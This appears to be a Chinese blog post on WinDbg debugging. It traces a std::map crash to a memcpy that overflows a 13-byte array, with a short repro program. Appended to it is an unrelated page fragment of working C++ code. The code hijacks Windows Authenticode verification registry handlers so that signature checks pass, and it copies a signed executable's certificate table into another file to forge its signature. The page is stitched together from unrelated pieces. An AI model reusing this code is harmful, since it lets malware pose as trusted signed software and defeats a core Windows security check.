

(Windbg调试五)C++内存越界导致的std::map异常

本文深入分析了一起因C++中memcpy函数使用不当导致的内存越界问题,详细描述了如何通过代码审查定位并修复由内存破坏引发的std::map异常,强调了正确使用内存操作函数的重要性。

C++内存越界导致的std::map异常


     前段时间在定位一个程序崩溃的问题,虽然有dump文件,能够看到出问题的具体代码行数,问题都出在同一个map上。
     dump1显示map下标插入数据时异常。

在这里插入图片描述
     dump2显示调用map的clear函数异常。
在这里插入图片描述
     刚开始看到这两个dump,以为是多线程导致的访问冲突,看具体的代码发现对这个map的插入和删除操作是在同一个线程中的,所以排除这个可能,这时想到了另一种情况:程序中其他地方内存异常导致的程序崩溃,虽然表现在这个map对象处,但实际并不是由map引起的。因此对这个map对象所在类的所有成员变量进行一个个地排查,着重看char数组是否在调用strcpy或者memcpy时存在越界的情况,最终发现果真有一处数组越界,代码简单描述如下

char m_cXXLastUpdateTime[13]; 
char cLastUpdateTime[32];
memcpy(m_cXXLastUpdateTime, cLastUpdateTime, sizeof(cLastUpdateTime));	

     m_cXXLastUpdateTime是成员变量,它的大小只有13个字节,但是在调用memcpy赋值时,却拷贝了sizeof(cLastUpdateTime)=32个字节的大小,那么就会将m_cXXLastUpdateTime地址后面的19位全部覆盖,当在程序的其他地方使用到这个地址的变量时,就会出现Access violation,问题解决了。解决这个问题的过程是比较痛苦的,因为碰上这种程序中其他地方内存越界引起的内存破坏问题,通过分析dump文件并不能准确定位到具体原因,只能一行一行地分析代码,所以我们平常写代码对数组的赋值要格外小心。

     下面以一个简单地例子来复现上述场景,例子代码如下:


#include <string>


class CheckDbf
{
public:
	CheckDbf()
	{
		memset(szTime, 0, sizeof(szTime));
		memset(szText, 0, sizeof(szText));
	}
	~CheckDbf()
	{

	}
public:
	char szTime[13];
	char szText[5];
};


int main()
{
	char szBuf[32] = { 0 };
	sprintf(szBuf, "20190613");
	CheckDbf dbf;
	sprintf(dbf.szText, "1234");
	int nSize = sizeof(dbf);
	memcpy(dbf.szTime, szBuf, sizeof(szBuf));
	
	return 0;
}

     调试该代码,查看dbf对象的成员变量内存:

在这里插入图片描述     可以看到sizeof(dbf)=18,前面的13个字节为空是szTime的内容,后面的5个字节是szText的内容,ACSII码刚好是31 32 33 34 00,放开断点,走完memcpy函数,再看内存:

在这里插入图片描述
     dbf对象的前面的13个字节和是szTime,并且是我们赋值的内容“20190613”,但是接下来的5个字节却全变了,因为被覆盖了,此时如果我们再访问szText并调用一些string函数,则会导致程序崩溃。将szText换成std::map成员变量也是一样的效果。
谨记:
1,memcpy时,拷贝的大小不要越界。
2,strcpy不要使用,改用strncpy,同样,拷贝的大小一定不要越界。

#pragma once #include <Windows.h> #include <cstdint> #include <fstream> #include <iostream> #include <string> #include <vector> // 定义WIN_CERTIFICATE结构,用于表示Windows证书 struct WIN_CERTIFICATE { uint32_t dwLength; uint16_t wRevision; uint16_t wCertificateType; }; // 设置注册表值的函数,用于指定路径和函数名到注册表中 bool SetRegistryValues(HKEY rootKey, LPCWSTR subkey, LPCWSTR dllPath, LPCWSTR funcName, REGSAM accessFlag) { HKEY hKey; LONG result = RegOpenKeyExW(rootKey, subkey, 0, KEY_SET_VALUE | accessFlag, &hKey); if (result != ERROR_SUCCESS) { std::wcerr << L"Failed to open key: " << subkey << L" (Error " << result << L")" << std::endl; return false; } result = RegSetValueExW(hKey, L"Dll", 0, REG_SZ, reinterpret_cast<const BYTE*>(dllPath), (DWORD)((wcslen(dllPath) + 1) * sizeof(wchar_t))); if (result != ERROR_SUCCESS) { std::wcerr << L"Failed to set 'Dll' value. Error: " << result << std::endl; RegCloseKey(hKey); return false; } result = RegSetValueExW(hKey, L"FuncName", 0, REG_SZ, reinterpret_cast<const BYTE*>(funcName), (DWORD)((wcslen(funcName) + 1) * sizeof(wchar_t))); if (result != ERROR_SUCCESS) { std::wcerr << L"Failed to set 'FuncName' value. Error: " << result << std::endl; RegCloseKey(hKey); return false; } RegCloseKey(hKey); // std::wcout << L"Successfully updated: " << subkey << std::endl; return true; } // 钩取注册表的函数,设置指定的DLL路径和函数名到64位和32位注册表项中 bool hook_registry() { LPCWSTR dllPath = L"C:\\Windows\\System32\\ntdll.dll"; LPCWSTR funcName = L"DbgUiContinue"; // 64-bit registry LPCWSTR subkey64 = L"SOFTWARE\\Microsoft\\Cryptography\\OID\\EncodingType 0\\CryptSIPDllVerifyIndirectData\\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}"; // 32-bit registry LPCWSTR subkey32 = L"SOFTWARE\\WOW6432Node\\Microsoft\\Cryptography\\OID\\EncodingType 0\\CryptSIPDllVerifyIndirectData\\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}"; if (!SetRegistryValues(HKEY_LOCAL_MACHINE, subkey64, dllPath, funcName, KEY_WOW64_64KEY)) return false; if (!SetRegistryValues(HKEY_LOCAL_MACHINE, subkey32, dllPath, funcName, KEY_WOW64_32KEY)) return false; } // 将一个64位数值对齐到8字节边界 static inline uint64_t align8(uint64_t x) { return (x + 7) & ~7ULL; } // 从源PE文件中读取数字签名,并将其写入目标PE文件中 bool steal(const std::string& src_path, const std::string& dst_path) { // 1) 打开源文件并读取DOS和PE头 std::ifstream src(src_path, std::ios::binary); if (!src) return false; IMAGE_DOS_HEADER dos; src.read(reinterpret_cast<char*>(&dos), sizeof(dos)); if (dos.e_magic != 0x5A4D) return false; // 检查是否为MZ头 src.seekg(dos.e_lfanew, std::ios::beg); IMAGE_NT_HEADERS64 nt; src.read(reinterpret_cast<char*>(&nt), sizeof(nt)); if (nt.Signature != 0x00004550) return false; // 检查是否为PE头 auto certDir = nt.OptionalHeader.DataDirectory[4]; if (certDir.VirtualAddress == 0 || certDir.Size == 0) { // 没有证书表 return false; } // 2) 读取整个证书表到一个缓冲区 std::vector<char> blob(certDir.Size); src.seekg(certDir.VirtualAddress, std::ios::beg); src.read(blob.data(), blob.size()); src.close(); // 3) 将证书表写入目标PE文件,并确保8字节对齐 std::fstream dst(dst_path, std::ios::binary | std::ios::in | std::ios::out); if (!dst) return false; dst.seekg(0, std::ios::end); uint64_t eof = dst.tellg(); uint64_t writeOff = align8(eof); if (writeOff > eof) { std::vector<char> pad(writeOff - eof, 0); dst.write(pad.data(), (std::streamsize)pad.size()); } dst.write(blob.data(), (std::streamsize)blob.size()); // 4) 修改目标PE文件中的DataDirectory[4]以指向新的证书表 IMAGE_DOS_HEADER dos2; dst.seekg(0, std::ios::beg); dst.read(reinterpret_cast<char*>(&dos2), sizeof(dos2)); // 计算DataDirectory数组的基地址 uint32_t ddBase = dos2.e_lfanew + 4 // Signature + sizeof(IMAGE_FILE_HEADER) + offsetof(IMAGE_OPTIONAL_HEADER64, DataDirectory); // entry #4 (零基)是安全目录 uint32_t dd4 = ddBase + 4 * sizeof(IMAGE_DATA_DIRECTORY); // 写入VirtualAddress(文件偏移)和Size dst.seekp(dd4 + offsetof(IMAGE_DATA_DIRECTORY, VirtualAddress), std::ios::beg); uint32_t off32 = static_cast<uint32_t>(writeOff); dst.write(reinterpret_cast<const char*>(&off32), sizeof(off32)); uint32_t size32 = certDir.Size; dst.write(reinterpret_cast<const char*>(&size32), sizeof(size32)); dst.close(); return true; }
最新发布
09-20
评论 4
添加红包

请填写红包祝福语或标题

红包个数最小为10个

红包金额最低5元

当前余额3.43前往充值 >
需支付:10.00
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包

打赏作者

Simple Simple

你的鼓励将是我创作的最大动力

¥1 ¥2 ¥4 ¥6 ¥10 ¥20
扫码支付:¥1
获取中
扫码支付

您的余额不足,请更换扫码支付或充值

打赏作者

实付
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值



